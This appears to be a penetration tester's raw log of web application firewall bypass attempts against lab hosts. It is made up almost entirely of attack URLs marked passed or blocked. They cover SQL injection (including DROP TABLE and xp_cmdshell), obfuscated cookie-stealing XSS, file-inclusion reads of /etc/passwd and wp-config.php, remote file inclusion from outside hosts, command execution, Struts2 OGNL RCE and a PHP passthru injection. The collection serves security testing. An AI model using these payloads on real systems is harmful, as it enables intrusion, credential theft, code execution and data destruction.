http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+1%3D1--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+%2F*	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27a%27%3D%27a	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+%22a%22%3D%22a	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%29+or+%28%27a%27%3D%27a	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xadmin%27+or+%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+*+from+information_schema.tables--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%29+union+select+*+from+information_schema.tables%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1--	p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+group+by+userid+having+1%3D1--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+name+from+syscolumns+where+id+%3D+%28select+id+from+sysobjects+where+name+%3D+tablename%27%29--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1+in+%28select+%40%40version%29--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+all+select+%40%40version--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27unusual%27+%3D+%27unusual%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+%3D+%27some%27%2B%27thing%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3D+n%27text%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+like+%27some%25%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+%3E+1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3E+%27t%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27whatever%27+in+%28%27whatever%27%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+between+1+and+3	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+username+like+char%2837%29%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+*+from+users+where+login+%3D+char%28114%2C111%2C111%2C116%29%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xpassword%3A*%2F%3D1--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xuni%2F**%2Fon+sel%2F**%2Fect	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+execute+immediate+%27sel%27+%7C%7C+%27ect+us%27+%7C%7C+%27er%27	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+%28%27sel%27+%2B+%27ect+us%27+%2B+%27er%27%29	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%2F**%2For%2F**%2F1%2F**%2F%3D%2F**%2F1	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%2F*	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x+or+isNULL%281%2F0%29+%2F*	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F*	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+--+%26password%3D	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+begin+declare+%40var+varchar%288000%29+set+%40var%3D%27%3A%27+select+%40var%3D%40var%2B%27%2Blogin%2B%27%2F%27%2Bpassword%2B%27+%27+from+users+where+login+%3E+	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%40var+select+%40var+as+var+into+temp+end+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1+in+%28select+var+from+temp%29--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+1%2Cload_file%28%27%2Fetc%2Fpasswd%27%29%2C1%2C1%2C1%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%3B%28load_file%28char%2847%2C101%2C116%2C99%2C47%2C112%2C97%2C115%2C115%2C119%2C100%29%29%29%2C1%2C1%2C1%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D%28+if%28%28load_file%28char%28110%2C46%2C101%2C120%2C116%29%29%3C%3Echar%2839%2C39%29%29%2C1%2C0%29%29%3B	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+or+1%3D1%3B+--",	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D0%29+union+all	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3F+or+1%3D1+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+userid+is+NULL%3B+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+email+is+NULL%3B+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xanything%27+or+%27x%27%3D%27x	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+1%3D%28select+count%28*%29+from+tabname%29%3B+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+members.email+is+NULL%3B+--	p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+or+full_name+like+%27%25bob%25	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x23+or+1%3D1%3B+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+master..xp_cmdshell+%27ping+172.10.1.255%27--	b
manual tests - poc	
http://cf.destr0y.net/poc.php?search=joxy%27%20and%201%20and%201=1--	p
http://cf.destr0y.net/poc.php?Search2=joxy%27%20and%201=1--	p
http://cf.destr0y.net/poc.php?Search2=1%20and%201=1--	p
cf.destr0y.net/poc.php?Search2=joxy' and having 1=1--	p
Search2=joxy and 1=1--	p
http://cf.destr0y.net/poc.php??Search2=joxy+and%201=1+order+by+1,2,3,4,5,6,7,null,null,null,null,null--	p
http://cf.destr0y.net/poc.php?Search=select%20*%20from%20testwaf	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20BEGIN%20USER_LOCK.SLEEP%20%2810%29--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20AND%20CREATE%20TRIGGER%20trgr%20ON%20Users--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20having%201=1--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20TRUNCATE%20TABLE%20foo--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20where%201=1--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20AND%20SELECT%20LIKE%20%27foo%27--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20DROP%20TABLE%20members#	p
http://cf.destr0y.net/poc.php?search=test%27%20UNION%20ALL%20select%20NULL%20--	p
http://cf.destr0y.net/poc.php?search=select/*&Search=*/name&Search=password/*&Search=*/from/*&Search=*/users	p
http://cf.destr0y.net/poc.php?Search=%u0027%u0020%u006f%u0072%u0020%u0031%u003d%u0031%u002d%u002d	p
http://cf.destr0y.net/poc.php?Search=%27%20or%2F*%20%2F*comment%20*%2F1%3D1--*%2F1%3D1--	p
http://cf.destr0y.net/poc.php?Search=%91%20or%20round%28pi%28%29,1%29+true+true%20=%20version%28%29#%20or%203.1+1+1%20=%205.1	p
http://cf.destr0y.net/poc.php?search=SELECT%20/*!32302%201/0,%20*/%201%20FROM%20testwaf;	b
http://cf.destr0y.net/poc.php?Search=joxy%27%20/*!32302%201/0,%20*/%20and%201=1--	b
Search2=joxy%27%20and%20UNION%20%20%20sELECT%20/*!32302%201/0,%20*/%201%20FROM%20testwaf;	b
http://cf.destr0y.net/poc.php?Search2=joxy%20and%20%27a%27=%27a%27--	b
http://cf.destr0y.net/poc.php?Search=SELECT%20/*!32302%201/0,%20*/%201%20FROM%20testwaf;	b
http://cf.destr0y.net/poc.php?Search2=joxy%27%20and%20%20sELECT%20/*!32302%201/0,%20*/%201%20FROM%20testwaf;	b
cf.destr0y.net/poc.php?search=value1w4fh4x' SELECT foo FROM users--	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20GROUP%20BY%20testwaf.testzsl%20HAVING%201=1%20--	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20IF%20%28SELECT%20*%20FROM%20login%29%20BENCHMARK%281000000,MD5%281%29%29#	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27+union+select+benchmark%28500000,sha1%20%280x414141%29%29,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1	b
http://cf.destr0y.net/poc.php?search=test%27aa%27%20LIKE%20md5%281%29%20or%20%271	b
http://cf.destr0y.net/poc.php?search=test%27+union+select+load_file%280x63...%29,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,	b
http://cf.destr0y.net/poc.php?Search=%27%20or%2F*!%201%3D1*%2F%97%20%20%201%27UNION/*%210SELECT%20user%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9/*%210from/*%210mysql.user/*--	b
http://cf.destr0y.net/poc.php?Search=textv%27%20AND%20ASCII%28LOWER%28SUBSTRING%28%28SELECT%20TOP%201%20name%20FROM%20sysobjects%20WHERE%20xtype=%27U%27%29,%201,%201%29%29%29%	b

```
20%3E%20116


http://cf.destr0y.net/poc.php?Search=textv%27union%20all%20select%20all%20%60delcoang_zslwaf%60%20f
rom%60information_schema%60.%20%60tables%60                                                         b
http://cf.destr0y.net/poc.php?Search=ttt%91union%28select%281%29,tabe_name,%283%29from%60infor
mation_schema%60.%60tables%60%29#
http://cf.destr0y.net/practico/index.php?accion=Iniciar_login&uid=admin%27+AND+1%3D1%23&clave=pa
ssword&captcha=vhw3
accion=Iniciar_login&uid=admin%27++++++++++++++++++++++++++and+++++++++++++++++++++++1++++++
+++++++++++++++++++%3D++++++++++++++++++++++1%23&clave=test&captcha=czq5                          p
accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%3D%2F*comment3
*%2F1%23&clave=test&captcha=7uve                                                                  p
accion=Iniciar_login&uid=%61%64%6D%69%6E%27%20%61%6E%64%20%31%3D%31%23&clave=test&cap
tcha=tbc7                                                                                         p
accion=Iniciar_login&uid=admin%27+%2F*%21+or+*%2F+1%3D1--+-&clave=admin&captcha=f8gp              p
accion=Iniciar_login&uid=admin%27+and+%27a%27%3D%27a%27%23&clave=test&captcha=p2i7                p
accion=Iniciar_login&uid=admin%27+and+%27t00t%27+%3D+%27t00t%27%23&clave=admin&captcha=32
cp                                                                                                p
accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%26%2361%3B%2F*
comment3*%2F1%23&clave=blaa&captcha=3ybg                                                          P
accion=Iniciar_login&uid=admin%27+AND+0x2e+REGEXP+0x2e%23&clave=blaster&captcha=xup4              P
accion=Iniciar_login&uid=admin%27+and+%27%2528%27+%26%2361%3B+%27%2528%27%23&clave=add
d&captcha=bit7                                                                                    P
accion=Iniciar_login&uid=admin%2527&clave=password&captcha=g5zi                                   P
accion=Iniciar_login&uid=admin%27+and+1%25253d1%23&clave=test&captcha=tnn4                        P
accion=Iniciar_login&uid=admin%27+AND+230984752+%26%2361%3B+230984752%23&clave=test&captc
ha=9wnf                                                                                           P
accion=Iniciar_login&uid=admin%27+%2520%2520%2520%2520%2520%2520%2520%2520%2520AND%25
20%2520%2520%2520%2520%2520%2520%2520%26%2361%3B%2520%2520%2520%2520%2520%2520%
2520%25201%23&clave=dsdsd&captcha=smcr                                                            P
```

XSS Bypass:

```
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.location=%27http://zeroscience.mk%27
%29%20autofocus%3E
http://cf.destr0y.net/poc.php?x=<body
onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><b
r><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><input autofocus>
http://cf.destr0y.net/poc.php?x=%3Cform%3E%3Cbutton%20formaction=%22http://zeroscience.mk%22%3EX%3C/b
utton%3E
http://cf.destr0y.net/poc.php?x=%3Cbody%20oninput=alert(1)%3E%3Cinput%20autofocus%3E
http://cf.destr0y.net/poc.php?x=<h1337><body oninput=document.location="http://zeroscience.mk"><input
autofocus>
'hallo' cookie value - J0xy0L </h2> <script>alert(document.cookie)</script>
/xx1.php?x=%22%3E%3C%22%22%3E/**/%3Cscript%3E/**/%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20alert%20%20%20%20%20%20%20%20(1);/**/%3C/script%3E
/xx1.php?x=%22%3E%3C%22%22%3E%2F%2A%2A%2F%3C%73%63%72%69%70%74%3E%2F%2A%2A%2F%20%2
0%20%20%20%20%20%20%20%20%20%20%20%20%20%61%6C%65%72%74%20%20%20%20%20%20%20%20
%28%31%29%3B%2F%2A%2A%2F%3C%2F%73%63%72%69%70%74%3E
xx1.php?x=<Sc%2552iPt>alert(1);<%2FSc%2552iPt>
/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%2
2javascript:alert%281%29%22%3EX%3C/button%3E
/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=t
est%20onformchange=alert(2)%3EX%3C/button%3E
```

LFI/RFI Bypass:

```
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://cf.destr0y.net//poc.php?cmd2=http://zeroscience.mk/pentest/tim.php
http://cf.destr0y.net//poc.php?cmd2=/etc/hosts
http://cf.destr0y.net//poc.php?cmd2=///etc///hosts
http://cf.destr0y.net/poc.php?cmd2=../../etc/hosts
http://cf.destr0y.net/poc.php?cmd2=%2F%2F%2Fetc%2F%2F%2Fhosts
http://cf.destr0y.net/poc.php?cmd2=http://cf.destr0y.net/poc.php?cmd2=../../etc/hosts :)
http://cf.destr0y.net//poc.php?cmd=cat+/etc/passwd
http://cf.destr0y.net//poc.php?cmd=cat%20//etc//passwd
http://cf.destr0y.net//poc.php?cmd=cat%20\//etc\//passwd
http://cf.destr0y.net/poc.php?cmd=uname%20-a
http://cf.destr0y.net/poc.php?cmd=ps%20-aux
http://cf.destr0y.net/poc.php?cmd=ps+-aux
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd%20|%20grep%20root
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd
/webgrind/index.php?file=/etc/%20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=\///..\///..\//etc\//passwd&op=fileviewer
/webgrind/index.php?file=//etc//passwd&op=fileviewer
/webgrind/index.php?file=///etc////passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2F%2Fpasswd&op=fileviewer
/webgrind/index.php?file=..//..//..//etc//passwd&op=fileviewer
/webgrind/index.php?file=///..//..///etc//passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
```

Incapsula

LFI/RFI Blocked:

```
http://in.zeroscience.mk/webgrind/index.php?file=/etc/passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\/etc\/passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\/\/\/etc\/\/\/passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\\\\\\\\\\\\/etc\////////////////passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=%5c/etc%5c/passwd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2Fetc%2Fpasswd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2F%65%74%63%2F%70%61%73%73%77%64&op=fileviewer
(hex)
http://in.zeroscience.mk/webgrind/index.php?file=\%00/etc\%00/passwd&op=fileviewer
http://inc.zeroscience.mk/poc.php?cmd2=../../../../..//home/zslab/public_html/incapsula/.htaccess
http://in.zeroscience.mk/nucleus3.61/action.php?DIR_LIBS=http://cf.destr0y.net/info.php????????
http://in.zeroscience.mk/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://in.zeroscience.mk/list/admin/index.php?p=HTTP:%2f%2fcf.destr0y.net/info.php?
http://inc.zeroscience.mk/poc.php?cmd2=http://elgringodelanoche.com/c.txt%00
/webgrind/index.php?file=///..//..///etc//passwd&op=fileviewer
/webgrind/index.php?file=..//..//..//etc//passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=/etc//passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=//etc//passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=\//etc\//passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%252fetc%252fpasswd&op=fileviewer
/webgrind/index.php?file=/etc/%20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc////passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
```

RCE Blocked:

```
http://in.zeroscience.mk:8080/struts2-showcase-
2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTFFF%22%29}
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php???????
```

RCE Bypass:

```
http://inc.destr0y.net/glpi/index.php?cmd=id;pwd;ls -al

- <input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
```

XSS Blocked:

```
http://inc.destr0y.net:8080/struts2-showcase-2.1.8/person/editPerson.action (cf also) depends on payload.
http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlns%20=%22urn:img%20src=x%20onerror=alert%281%29//%
22%20%3E123
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-
binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E
http://in.zeroscience.mk/poc.php?x=%3Cbody%20onscroll=alert(1)%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E...%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cinput%20autofocus%3E
http://in.zeroscience.mk/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E
http://in.zeroscience.mk/poc.php?x=%3Cscript%20type=%22text/xaml%22%3E%3CCanvas%20Loaded=%22alert%22
%20/%3E%3C/script%3E
http://in.zeroscience.mk/poc.php?x=%3Cimg%20src%20=%22test%20.jpg%22%20alt%20=%22%60%60onload=xss%
28%29%22%20/%3E
http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlns%20=%22urn:img%20src=x%20onerror=alert%281%29//%
22%20%3E123
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-
binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E
http://in.zeroscience.mk/poc.php?x=%3Cbutton%20/a%22%3E%22%20autofocus%20onfocus=alert&#40;1&#40;%3
E%3C/button%3E
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Eh2{color:rgb%28255,0,0%29;top=expression%28document.write%
28%22WADDUP%22%29}%3C/style%3Edsadsaas%3Cscript%20type=%22text/javascript%22%20src=%22xsstcx.js%22
%3E%3C/script%3E
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:var%20_0x9226=[%22\x63\x6F\x6F\x6B\x69\x65%22];alert%28document[_0x9226
[0]]%29;%22%3EX%3C/button%3E <- alert(document.cookie) [http://javascriptobfuscator.com/]
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:var%20_0x20e1=[%22\x48\x77\x61\x7A\x7A\x7A%22,%22\x63\x6F\x6F\x6B\x69\x
65%22];var%20a=_0x20e1[0];function%20MsgBox%28_0x519bx3%29{alert%28document[_0x20e1[1]]%29;}%20;Ms
gBox%28%29;%22%3EX%3C/button%3E<---- var a="Hwazzz";function
MsgBox(msg){alert(document.cookie);}MsgBox();  [http://javascriptobfuscator.com/]
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF
%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-
1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromC
harCode%28s1.charCodeAt%28i%29-s.substr%28s.length-
1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27{fw*7
5f*8I*77M|f%7F%7F%7F*77*8Gkzshynts*75RxlGt}*7%3Drxl*7%3E*%3CGfqjwy*7%3Dithzrjsy3httpnj*7%3E*8G*%3
CIRxlGt}*7%3D*7%3E*8G*5F5%27%29%22%3EX%3C/button%3E
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF
%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-
1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromC
harCode%28s1.charCodeAt%28i%29-s.substr%28s.length-
1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27fqjwy
*7%3D*7%3C|fiizu*7%3C*7%3E*8G5%27%29%22%3EX%3C/button%3E <- alert('waddup')
[http://www.csgnetwork.com/directjsencoder.html]

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:%20var%20_0xc860=[%22\uFFFD\x28\uFFFD\x2E\uFFFD\x29%22,%22\x7C%22,%2
2\x73\x70\x6C\x69\x74%22,%22\x61\x6C\x65\x72\x74\x7C\x64\x6F\x63\x75\x6D\x65\x6E\x74\x7C\x63\x6F\x6F\x
6B\x69\x65%22,%22%22,%22\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65%22,%22\x72\x65\x70\x6C\x61\
x63\x65%22,%22\x5B\xA1\x2D\xFF\x5D\x2B%22,%22\x67%22];eval%28function%20%28_0x8d8ax1,_0x8d8ax2,_0x8
d8ax3,_0x8d8ax4,_0x8d8ax5,_0x8d8ax6%29{_0x8d8ax5=function%20%28_0x8d8ax3%29{return%20%28_0x8d8ax3
%3C_0x8d8ax2?_0xc860[4]:_0x8d8ax5%28_0x8d8ax3/_0x8d8ax2%29%29+String[_0xc860[5]]%28_0x8d8ax3%_0x8d
8ax2+161%29;}%20;if%28!_0xc860[4][_0xc860[6]]%28/^/,String%29%29{while%28_0x8d8ax3--
%29{_0x8d8ax6[_0x8d8ax5%28_0x8d8ax3%29]=_0x8d8ax4[_0x8d8ax3]||_0x8d8ax5%28_0x8d8ax3%29;}%20;_0x8d
8ax4=[function%20%28_0x8d8ax5%29{return%20_0x8d8ax6[_0x8d8ax5];}%20];_0x8d8ax5=function%20%28%29{return%20_0xc860[7];}%20;_0x8d8ax3=1;}%20;while%28_0x8d8ax3--%29{if%28_0x8d8ax4[_0x8d8ax3]%29{_0x8d8ax1=_0x8d8ax1[_0xc860[6]]%28%20new%20RegExp%28_0x8d8ax5%28_0x8d8ax3%29,_0xc860[8]%29,_0x8d8ax4[_0x8d8ax3]%29;}%20;}%20;return%20_0x8d8ax1;}%20%28_0xc860[0],3,3,_0xc860[3][_0xc860[2]]%28_0xc860[1]%29,0,{}%29%29;%22%3EX%3C/button%3E
http://inc.zeroscience.mk/poc.php?x=%3Cimg/src=%22%3E%22%20onerror=alert%281%29%3E
/xx1.php?x="><SCRIPT>alert(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))</SCRIPT>
/xx1.php?x=%253Cscript%253Ealert(1);%253C%252Fscript%253E
/xx1.php?x="><""><script>alert(1);/**/</script>
/xx1.php?x="><"">/**/<script>alert(1);/**/</script>
/xx1.php?x=%22%3E%3C%22%22%3E/**/%3Cscript%3E/**/%20%20%20%20%20%20%20%20%20%20%20%20%20%20alert%20%20%20%20%20%20%20%20(1);/**/%3C/script%3E
/xx1.php?x=%22%3E%3C%22%22%3E%2F%2A%2A%2F%3C%73%63%72%69%70%74%3E%2F%2A%2A%2F%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%61%6C%65%72%74%20%20%20%20%20%20%20%20%28%31%29%3B%2F%2A%2A%2F%3C%2F%73%63%72%69%70%74%3E
/xx1.php?x=<Sc%2552iPt>alert(1);<%2FSc%2552iPt>
/xx1.php?x=<BODY onload%3Dalert(1)>
```

LFI Bypass:

```
http://inc.zeroscience.mk/poc.php?cmd2=../../../././../home/zslab/.bash_history
http://in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php? (captcha)
http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
```

XSS Bypass:

```
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(2)%3EX%3C/button%3E
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:alert%281%29%22%3EX%3C/button%3E
```

